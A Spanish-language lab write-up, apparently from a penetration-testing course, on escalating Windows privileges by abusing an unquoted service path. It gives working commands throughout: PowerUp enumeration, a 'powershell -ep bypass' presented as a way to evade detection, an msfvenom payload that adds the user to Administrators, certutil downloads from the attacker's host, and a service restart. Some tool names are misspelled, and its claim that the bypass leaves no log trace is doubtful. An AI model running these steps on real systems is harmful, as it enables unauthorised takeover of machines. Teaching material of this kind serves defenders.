Cómo escalar privilegios:

Desde una sesión con pocos privilegios, identifica objetos (servicios, etc.) y extrae la ruta del binario para cada uno.

- *script* **PowerUp.ps1** - ejecuta el comando **Get-UnquotedService** que extrae el nombre de la ruta del binario para cada uno.
- WinPEAS

Luego verifica si alguna de las rutas de los binarios tiene un espacio y no está entre comillas.

Para cada ruta identificada, debemos verificar si el usuario no privilegiado tiene permisos de escritura; si es así, ¡eso es todo!

- **icacls**

Creamos un *payload* de nuestra elección (*reverse meterpreter* o incluimos al usuario no privilegiado en el grupo de administradores) con **msfvenom** y lo incluimos en ese directorio acortando la ruta sin comillas con el nombre de nuestro archivo.

Reinicia el servicio.

- **net start <nombre>**
-

Arriba tenemos los pasos, vamos a explicarlo en detalle:

Procedimiento para la Escalada de Privilegios

El ataque se lleva a cabo en varias fases, desde la enumeración hasta la obtención de una *shell* con privilegios elevados.

1. Detección de la Vulnerabilidad:

- Desde una sesión con pocos privilegios, el atacante debe identificar todos los servicios en el sistema y extraer la ruta de sus binarios.
- Para esto, se pueden usar herramientas como el *script* de **PowerShell** **PowerUp.ps1** (con el comando **Get-UnquotedService**) o

WinPEAS. Estas herramientas están diseñadas para automatizar esta tarea y verificar si las rutas tienen espacios y no están entrecomilladas.

2. Identificación de Permisos de Escritura:

- Una vez que se identifica un servicio con una ruta vulnerable, el atacante debe comprobar si tiene permisos de escritura en alguno de los directorios de la ruta acortada.
- Herramientas como **icacis** pueden usarse para verificar los permisos. Por ejemplo, si el directorio **C:\Program Files** es escribible, un atacante puede crear un archivo malicioso en él.

3. Creación e Inyección del Payload:

- El atacante crea un *payload* malicioso, como una **reverse shell** de **Meterpreter** o un archivo que añada al usuario actual al grupo de administradores.
- Este *payload* se puede generar con **msfvenom** y se nombra según la ruta acortada. Por ejemplo, si la ruta vulnerable es **C:\Program Files\Common Files\service.exe**, el atacante podría nombrar su *payload* como **Common.exe** y colocarlo en el directorio **C:\Program Files**.
- El atacante coloca el *payload* en el directorio vulnerable.

4. Ejecución de la Escalada:

- Para que el ataque funcione, el atacante necesita que el servicio vulnerable se reinicie.
 - Si el atacante tiene permisos para reiniciar el servicio, puede usar el comando **net start <nombre>**. Si no los tiene, debe esperar a que el servicio se reinicie por sí solo (por ejemplo, después de un reinicio del sistema).
 - Una vez que el servicio intenta arrancar, el sistema buscará el ejecutable en la ruta acortada y encontrará el *payload* malicioso en su lugar. El *payload* se ejecutará con los mismos privilegios que el servicio, que suelen ser privilegios de **SYSTEM** o **administrador**.
-

La idea es identificar todos los servicios que se están ejecutando en el sistema, lo cual puede hacerse manualmente o utilizando herramientas de enumeración. Para este caso, PowerUp es una opción popular, ya que es muy visual, aunque WinPEAS también es una alternativa viable.

Dentro de PowerUp, se puede ejecutar un módulo que muestre todos los servicios y sus rutas. El atacante debe analizar estas rutas para ver si contienen espacios y no están entre comillas. Si encuentra una ruta sin comillas, ya tiene una parte clave de la vulnerabilidad.

El siguiente paso es verificar los permisos de los directorios en esas rutas para asegurarse de que el usuario sin privilegios pueda escribir en ellos. Si es así, el atacante tiene todo lo necesario para proceder.

Ahora, el atacante puede sustituir el servicio original por un servicio malicioso o un *malware*. En este punto, cualquier acción que se nos ocurra es posible, como crear una *Meterpreter reverse shell* o ejecutar cualquier comando deseado.

Esta acción se ejecutará en el contexto de un servicio, y como los servicios se ejecutan con los máximos privilegios, la acción se realizará con privilegios elevados.

Una vez que el sistema está preparado, solo se necesita reiniciar el servicio vulnerable. Al reiniciarse, se ejecutará el *payload* del atacante en lugar del archivo original del servicio, completando así la escalada de privilegios.

Lab: elevar privilegios abusando del Unquoted Service Path

Aquí tengo el escritorio remoto con un Windows en el que me he autenticado con un usuario sin privilegios.

De hecho yo hago un `whoami` y soy el usuario user dentro de la máquina tcm-pc.

Aquí es importante ver a los grupos en los que pertenezco, usando el comando `net user` y luego poner el usuario sobre el cual queremos información.

```
net user user
```

```

C:\Users\user>whoami
tcm-pc\user

C:\Users\user>net user user
User name                user
Full Name
Comment
User's comment
Country code              000 (System Default)
Account active            Yes
Account expires           Never

Password last set        6/16/2020 6:55:09 PM
Password expires         Never
Password changeable      6/16/2020 6:55:09 PM
Password required         Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               3/12/2024 2:05:29 PM

Logon hours allowed      All

Local Group Memberships  *HomeUsers          *Remote Desktop Users
                        *Users
Global Group memberships *None
The command completed successfully.

```

User name: **user**

Local Group Memberships: ***HomeUsers**, ***Users**, and ***Remote Desktop Users**

Para un ataque de escalada de privilegios, la información relevante de la imagen es que el usuario **user** es un miembro del grupo local **Users**, lo que lo identifica como una cuenta sin privilegios. Este es un punto de partida común para los atacantes que buscan explotar una vulnerabilidad de configuración para obtener permisos más altos.

Como el usuario no pertenece a grupos como **Administrators** (o cualquier otro con privilegios elevados), un atacante puede centrarse en las técnicas de escalada de privilegios que hemos comentado, como las que explotan servicios con rutas sin comillas, para lograr sus objetivos.

En cambio si hago un **net user tcm**:

```
C:\Users\user>net user tcm
User name          TCM
Full Name
Comment
User's comment
Country code       000 (System Default)
Account active     Yes
Account expires    Never
Password last set  4/15/2020 9:38:12 AM
Password expires   Never
Password changeable 4/15/2020 9:38:12 AM
Password required  No
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon         6/16/2020 6:53:56 PM
Logon hours allowed All
Local Group Memberships  *Administrators      *HomeUsers
                        *Remote Desktop Users
Global Group memberships *None
The command completed successfully.

C:\Users\user>
```

La información relevante del output es que el usuario **tcm** es miembro de los grupos locales **Administrators**, **Remote Desktop Users** y **HomeUsers**.

Dado que **tcm** pertenece al grupo **Administrators**, se trata de una cuenta con privilegios elevados. En un escenario de ataque, el objetivo del atacante sería comprometer una cuenta como esta para tener control total sobre el sistema.

Bien, en cuanto a la fase de enumeración, vamos a apoyarnos en herramientas automatizadas para que nos digan qué servicios están corriendo en la máquina.

A mí me gusta descargarlo todo en mi Kali, creo que es más cómodo que trabajar en la máquina víctima.

Me copio el link del raw file del repositorio PowerUp de github, y con el comando **wget** me instalo la herramienta en mi Kali. Podría bajarme WinPeas pero prefiero PowerUp para no tener que lidiar con compilados y escoger la version según la arquitectura, etc.

Ahora le paso los archivos que me he bajado en kali a la maquina victima, como siempre levantando un servidor web con el comando:

```
sudo python3 -m http.server 80
```

Podría usar el comando `wget` para bajarme los archivos pero no tengo el comando instalado en la máquina, así que voy a usar la herramienta `certutil`:

```
certutil -urlcache -split -f "http://10.8.87.236/PowerUp.ps1"
```

Bueno, voy a lanzar el PowerUp con powershell, limpio un poco la pantalla con el comando `cls`.

Ahora lanzo powershell desde mi CMD con el siguiente comando:

```
powershell -ep bypass
```

Ahora voy a importar el módulo PowerUp con el siguiente comando:

```
Import-Module .\PowerUp.ps1
```

Lo he podido importar gracias a que he hecho el bypass, si no hubiera podido importarlo, y también es más discreto y silencioso. Hacemos una pequeña explicación de los bypass y luego retomamos el ejercicio.

Al realizar un ataque, el objetivo es ejecutar el *payload* malicioso de la forma más discreta posible. Por esta razón, no ejecutamos directamente el módulo de PowerShell, sino que utilizamos un *bypass*.

La principal diferencia entre ejecutar un script de PowerShell directamente y usar un bypass es el nivel de **seguridad** y la **detección**. El bypass es una técnica que un atacante utiliza para evadir las protecciones del sistema, lo que lo hace más discreto y efectivo.

Al realizar un ataque, el objetivo es ejecutar el *payload* malicioso de la forma más discreta posible. Por esta razón, un atacante no ejecuta directamente el módulo de **PowerShell**, sino que utiliza el *bypass* que mencionas.

¿Qué hace el bypass?

El comando `powershell -ep bypass` se utiliza para evitar las políticas de ejecución de scripts de **PowerShell** en el sistema víctima.

- **powershell**: Es el ejecutable que inicia el entorno de **PowerShell**.
- **-ep bypass**: Es la opción que le dice a **PowerShell** que ignore las políticas de ejecución.

Políticas de Ejecución de PowerShell

Las políticas de ejecución son una característica de seguridad de **PowerShell** que controla qué *scripts* pueden ser ejecutados. Existen varios tipos, como **Restricted**, **AllSigned**, **RemoteSigned** e **Unrestricted**. Dependiendo de la política configurada, el sistema podría bloquear la ejecución de un *script* descargado de Internet, como lo es **PowerUp.ps1**.

Si un atacante intenta ejecutar un script malicioso directamente en un sistema con una política de seguridad estricta, el intento sería bloqueado y una alerta podría ser generada, lo que lo hace menos discreto.

Al usar **-ep bypass**, un atacante puede ejecutar *scripts* que de otro modo serían bloqueados por estas políticas, lo que le permite importar módulos como **PowerUp.ps1** y lanzar comandos para la enumeración y escalada de privilegios.

El comando **powershell -ep bypass** instruye a PowerShell para que **ignore las políticas de ejecución** que se hayan configurado en el sistema. Esto permite que el script se ejecute sin que se activen las restricciones de seguridad que lo habrían bloqueado de otra manera.

Un atacante utiliza esta técnica para:

1. Evitar el Bloqueo: El bypass le permite ejecutar un script no firmado o de origen desconocido que, de lo contrario, sería denegado por la política de seguridad.
2. No Dejar Rastro en los Registros: Al eludir las políticas de ejecución, es menos probable que el intento de ejecución sea registrado como una actividad sospechosa por los sistemas de monitoreo o de seguridad que se basan en la aplicación de esas políticas. Esto convierte el bypass en una

técnica más discreta y difícil de detectar por parte de los administradores del sistema.

En resumen, el bypass no es más que una forma de pasar por alto las protecciones de seguridad de PowerShell para ejecutar código que el sistema legítimamente considera peligroso.

Y ahora que tengo el script importado, pues bueno, puedo invocar a la herramienta PowerUp pero para que no salga toda la información del sistema voy a usar el siguiente comando:

`Get-UnquotedService`

Es decir, le digo que me enumere si hay servicios, que tengan el service path con una mala configuración, o unquoted.

El comando `Get-UnquotedService` se utiliza en la terminal de la imagen para buscar servicios de Windows que tengan una ruta de archivo sin comillas. Esta es una de las principales técnicas de enumeración para la escalada de privilegios en Windows, ya que una ruta de servicio que contenga espacios y no esté entrecorillada puede ser explotada por un atacante.

Veamos que nos saca la terminal:

```

PS C:\Users\user> Import-Module .\PowerUp.ps1
PS C:\Users\user> Get-UnquotedService

ServiceName      : AWSLiteAgent
Path              : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath   : @(<ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=AppendData/AddSubdirectory>
StartName        : LocalSystem
AbuseFunction      : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart       : False
Name             : AWSLiteAgent

ServiceName      : AWSLiteAgent
Path              : C:\Program Files\Amazon\XenTools\LiteAgent.exe
ModifiablePath   : @(<ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]>
StartName        : LocalSystem
AbuseFunction      : Write-ServiceBinary -Name 'AWSLiteAgent' -Path <HijackPath>
CanRestart       : False
Name             : AWSLiteAgent

ServiceName      : unquotedsvc
Path              : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath   : @(<ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=AppendData/AddSubdirectory>
StartName        : LocalSystem
AbuseFunction      : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart       : True
Name             : unquotedsvc

ServiceName      : unquotedsvc
Path              : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath   : @(<ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]>
StartName        : LocalSystem
AbuseFunction      : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart       : True
Name             : unquotedsvc

ServiceName      : unquotedsvc
Path              : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath   : @(<ModifiablePath=C:\Program Files\Unquoted Path Service; IdentityReference=BUILTIN\Users; Permissions=System.Object[]>
StartName        : LocalSystem
AbuseFunction      : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart       : True
Name             : unquotedsvc

```

El **output** que se muestra es muy prometedor para una escalada de privilegios. La herramienta ha detectado un servicio llamado **unquotedsvc** que cumple con las condiciones de la vulnerabilidad. Aquí está lo que significa cada parte:

- **ServiceName**: El nombre del servicio vulnerable es **unquotedsvc**.
- **Path**: La ruta al ejecutable del servicio es **C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe**.
 - Como esta ruta no está entre comillas, el sistema intentará ejecutar el primer archivo que encuentre en las rutas acortadas, como **C:\Program.exe** o **C:\Program Files\Unquoted.exe**.
- **ModifiablePath**: La herramienta ha identificado que la ruta **C:\Program Files\Unquoted Path Service** tiene permisos modificables.

Específicamente, el **output** muestra que el grupo **BUILTIN\Users** tiene permisos de escritura (**AppendData** y **AddSubdirectory**) sobre esta ruta,

como se muestra en una de las entradas. Esto significa que un atacante puede colocar un archivo malicioso en este directorio.

- **AbuseFunction:** La herramienta sugiere el comando para explotar la vulnerabilidad: `Write-ServiceBinary -Name 'unquotedsvc' -Path '<HiJackPath>'`. Esto indica que se puede inyectar un binario malicioso para tomar el control del servicio.
- **CanRestart:** El valor `True` indica que el usuario puede reiniciar el servicio, lo cual es crucial para que el *payload* malicioso se ejecute. Si el servicio no puede ser reiniciado, el atacante tendría que esperar a que el sistema se reinicie por sí solo.

Conclusión para la Escalada de Privilegios

Sí, definitivamente se puede hacer algo para escalar privilegios. La salida del comando `Get-UnquotedService` confirma una vulnerabilidad clara:

1. **Vulnerabilidad Existente:** El servicio `unquotedsvc` tiene una ruta de archivo sin comillas.
2. **Permisos de Escritura:** Un usuario no privilegiado (parte del grupo `BUILTIN\Users`) tiene permisos de escritura en un directorio que forma parte de la ruta del servicio.
3. **Capacidad de Reinicio:** El servicio puede ser reiniciado por el usuario, lo que permite al atacante ejecutar su *payload* de inmediato.

El atacante puede crear un ejecutable malicioso con el nombre `Unquoted.exe` (o cualquier otro nombre que el sistema interprete antes de la ruta completa) y colocarlo en el directorio `C:\Program Files\Unquoted Path Service\`. Una vez hecho esto, al reiniciar el servicio, el sistema ejecutará el *payload* del atacante con los permisos del servicio legítimo (probablemente **SYSTEM**), logrando así la escalada de privilegios.

En mi opinión, el `AWSLiteAgent` que también aparece en la salida del comando `Get-UnquotedService` en la terminal presenta un caso interesante, pero **no es vulnerable** en este escenario.

Análisis de **AWSLiteAgent**

Aunque su ruta también carece de comillas, como se muestra en la salida, el **output** proporciona un detalle crucial que lo diferencia del servicio **unquotedsvc**:

- **ModifiablePath**: La ruta de este servicio también aparece en la lista de rutas modificables. Sin embargo, la herramienta indica que los permisos de escritura son solo para el usuario **NT AUTHORITY\Authenticated Users** o un objeto del sistema, no para un usuario estándar. Esto significa que un usuario con pocos privilegios no puede simplemente colocar un archivo malicioso en esa ruta para explotarla.
- **CanRestart**: Al igual que con el otro servicio, el valor es **False**. Esto significa que, incluso si un atacante encontrara una forma de inyectar el *payload*, no podría reiniciar el servicio por sí mismo. Tendría que esperar a que el sistema se reinicie o a que un administrador lo haga, lo que hace que el ataque sea menos práctico y más difícil.

En resumen, el **AWSLiteAgent** no es un vector de ataque viable en este contexto porque el usuario no tiene los permisos necesarios para modificar la ruta del servicio ni para reiniciarlo.

También puedo verificar manualmente si tengo o no permisos para modificar el path con la herramienta **icalcs**. Aunque ya me lo indica aquí usando PowerUp.

icalcs 'C:\Program Files\Unquoted Path Service'

Veamos el output:

```
PS C:\Users\user> icalcs 'C:\Program Files\Unquoted Path Service'
C:\Program Files\Unquoted Path Service BUILTIN\Users:(F)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
>
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

La imagen muestra el resultado de ejecutar `icaccls.exe` en un directorio. En la salida, la línea `BUILTIN\Users: <F>` es la información más relevante.

- **BUILTIN\Users**: Este es el grupo de usuarios estándar de Windows, que incluye a los usuarios no privilegiados.
- **<F>**: Significa "Control Total" (Full control). Este es el permiso más alto y le permite a un usuario leer, escribir y ejecutar archivos y directorios.

¿Por qué se utiliza `icaccls`?


La herramienta **PowerUp** ya había identificado que el grupo `BUILTIN\Users` tenía permisos modificables en la ruta. Sin embargo, utilizar `icaccls` te permite validar esta información y obtener un nivel de detalle más granular.

PowerUp es una herramienta de enumeración de alto nivel que te da una visión general de las vulnerabilidades, mientras que `icaccls` es una herramienta del sistema que te permite profundizar y confirmar la información de los permisos de forma precisa. En un ataque real, es una buena práctica de ciberseguridad confirmar las conclusiones de una herramienta automatizada con herramientas nativas del sistema, como `icaccls`, para evitar falsos positivos y asegurar que la escalada de privilegios será exitosa.

Por tanto yo podría poner, dentro del directorio Unquoted Service Path un fichero llamado `common.exe` para manipular el sistema y que ejecute éste fichero antes de entrar al subdirectorio Common Files.

Me voy a mi máquina atacante Kali, entro a metasploit y uso `msfvenom` para crear un payload que me de acceso a la reverse shell de windows al ejecutarse.

```
msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe
```




```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 224 bytes
Final size of exe-service file: 15872 bytes
Saved as: common.exe

(kali㉿kali)-[~/Desktop]
$ ls
common.exe  joseluis.pplu.ovpn  PowerUp.ps1  winPEASx64.exe
```

Me paso el ejecutable common.exe a la máquina windows con el servidor python que tengo levantado. Uso `certutil`.

```
C:\Users\user>certutil -urlcache -split -f "http://10.8.87.236/common.exe"
**** Online ****
0000 ...
3e00
CertUtil: -URLCache command completed successfully.
```

Pongo common.exe dentro de Program Files.



Se ejecutará éste ejecutable antes de entrar en Common Files.

Reviso la información del servicio con el comando `sc qc unquotedsvc`.

```
C:\Users\user>sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10    WIN32_OWN_PROCESS
        START_TYPE           : 3     DEMAND_START
        ERROR_CONTROL         : 1     NORMAL
        BINARY_PATH_NAME     : C:\Program Files\Unquoted Path Service\Common Files
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : Unquoted Path Service
        DEPENDENCIES          :
        SERVICE_START_NAME   : LocalSystem
```

Antes de reiniciar miro la información de mi usuario con el comando `net user user` y veo que estoy en HomeUsers y Users, mi objetivo es escalar hasta el grupo de administradores al reiniciar el sistema.

```
C:\Users\user>net user user
User name                user
Full Name
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never
Password last set        6/16/2020 6:55:10 PM
Password expires         Never
Password changeable      6/16/2020 6:55:10 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               3/12/2024 2:05:29 PM
Logon hours allowed      All

Local Group Memberships  *HomeUsers                  *Remote Desktop Users
                        *Users
Global Group memberships *None
The command completed successfully.
```

Reiniciamos el servicio con el comando `sc start unquotedsvc` y el sistema windows vendrá al path a buscar lo que tiene que ejecutar, pero cogerá `common.exe` en lugar de entrar en el subdirectorio `Common Files` y coger el buen ejecutable.

```
C:\Users\user>sc start unquotedsvc
SERVICE_NAME: unquotedsvc
        TYPE               : 10        WIN32_OWN_PROCESS
        STATE                : 2        START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0        (0x0)
        SERVICE_EXIT_CODE   : 0        (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 2956
        FLAGS                 :
```

Hago un `net user user` para ver si he escalado o no los privilegios, y veo que si, pertenezco a `Administrators`.

```
C:\Users\user>net user user
User name                user
Full Name
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never

Password last set        6/16/2020 6:55:09 PM
Password expires         Never
Password changeable      6/16/2020 6:55:09 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               3/12/2024 2:05:29 PM

Logon hours allowed      All

Local Group Memberships  *Administrators      *HomeUsers
                        *Remote Desktop Users *Users
Global Group memberships *None
The command completed successfully.
```

Aquí tenemos el procedimiento completo y detallado para escalar privilegios en Windows explotando una ruta de servicio sin comillas:

Resumen de la Vulnerabilidad

El ataque se basa en una vulnerabilidad de configuración conocida como **Unquoted Service Path**. Si la ruta a un ejecutable de un servicio de Windows no está entre

comillas y contiene espacios, el sistema podría ejecutar un archivo con un nombre similar en un directorio padre antes de llegar al archivo real.

Por ejemplo, si el servicio legítimo se encuentra en `C:\Program`

`Files\Unquoted Path Service\Common`

`Files\unquotedpathservice.exe`, el sistema podría intentar ejecutar

`C:\Program.exe` o `C:\Program Files\Unquoted.exe` antes de la ruta

completa. Si un atacante puede colocar un *payload* malicioso en cualquiera de esas ubicaciones, el servicio lo ejecutará con sus permisos (generalmente **SYSTEM**).

Procedimiento del Ataque

El objetivo es engañar al servicio para que ejecute un *payload* que añada al usuario actual al grupo de administradores locales.

1. Detección de la Vulnerabilidad

- El atacante comienza verificando el estado del servicio `unquotedsvc` y su ruta de binario con el comando `sc qc unquotedsvc`.
- El resultado muestra que la ruta es `C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe` y que no está entre comillas.
- Con una herramienta como **PowerUp** o **lcaccls**, el atacante confirma que tiene permisos de escritura en un directorio en esa ruta, por ejemplo, `C:\Program Files\Unquoted Path Service`.

2. Creación del Payload Malicioso

- En la máquina atacante (Kali), se utiliza la herramienta **msfvenom** para crear un ejecutable que, al ejecutarse, añada al usuario no privilegiado (`user`) al grupo de administradores.
- El comando utilizado es: `msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe`.

- `-p windows/exec`: El *payload* ejecuta un comando de Windows.

- `CMD='net localgroup administrators user /add':` El comando que se ejecutará para añadir al usuario `user` al grupo `administrators`.
- `-f exe-service`: El formato de salida es un ejecutable de servicio de Windows.
- `-o common.exe`: El archivo de salida se nombra `common.exe` para que coincida con una de las rutas cortas del servicio vulnerable.

3. Transferencia del Payload a la Máquina Víctima

- Para mover el archivo de la máquina atacante a la víctima, se levanta un servidor web simple en Kali.
- En la máquina Windows, el atacante utiliza `certutil` para descargar el *payload*.
- El comando es: `certutil -urlcache -split -f "http://10.8.87.236/common.exe"`.
- Luego, el atacante coloca el archivo `common.exe` en el directorio `C:\Program Files\Unquoted Path Service\`, justo antes del subdirectorio `Common Files`.

4. Ejecución y Escalada de Privilegios

- El atacante comprueba el estado actual de su usuario con el comando `net user user`. El *output* confirma que el usuario `user` pertenece solo a grupos no privilegiados, como `Users` y `HomeUsers`.
- Para activar el *payload*, el atacante reinicia el servicio vulnerable con el comando `sc start unquotedsvc`.
- El sistema busca el ejecutable y, al encontrar `common.exe` en `C:\Program Files\Unquoted Path Service\`, lo ejecuta con los permisos de **SYSTEM** del servicio.
- El *payload* se activa y ejecuta el comando `net localgroup administrators user /add` en el contexto de **SYSTEM**.

5. Verificación del Éxito

- Finalmente, el atacante vuelve a ejecutar `net user user` para verificar si sus privilegios han sido escalados.
- El nuevo `output` muestra que el usuario `user` ahora pertenece al grupo **Administrators**, confirmando que el ataque ha sido un éxito.

En este caso, el atacante no obtuvo una *reverse shell*, cómo estábamos haciendo hasta ahora con meterpreter, sino que añadió su usuario al grupo de superusuarios, una forma diferente de escalar privilegios.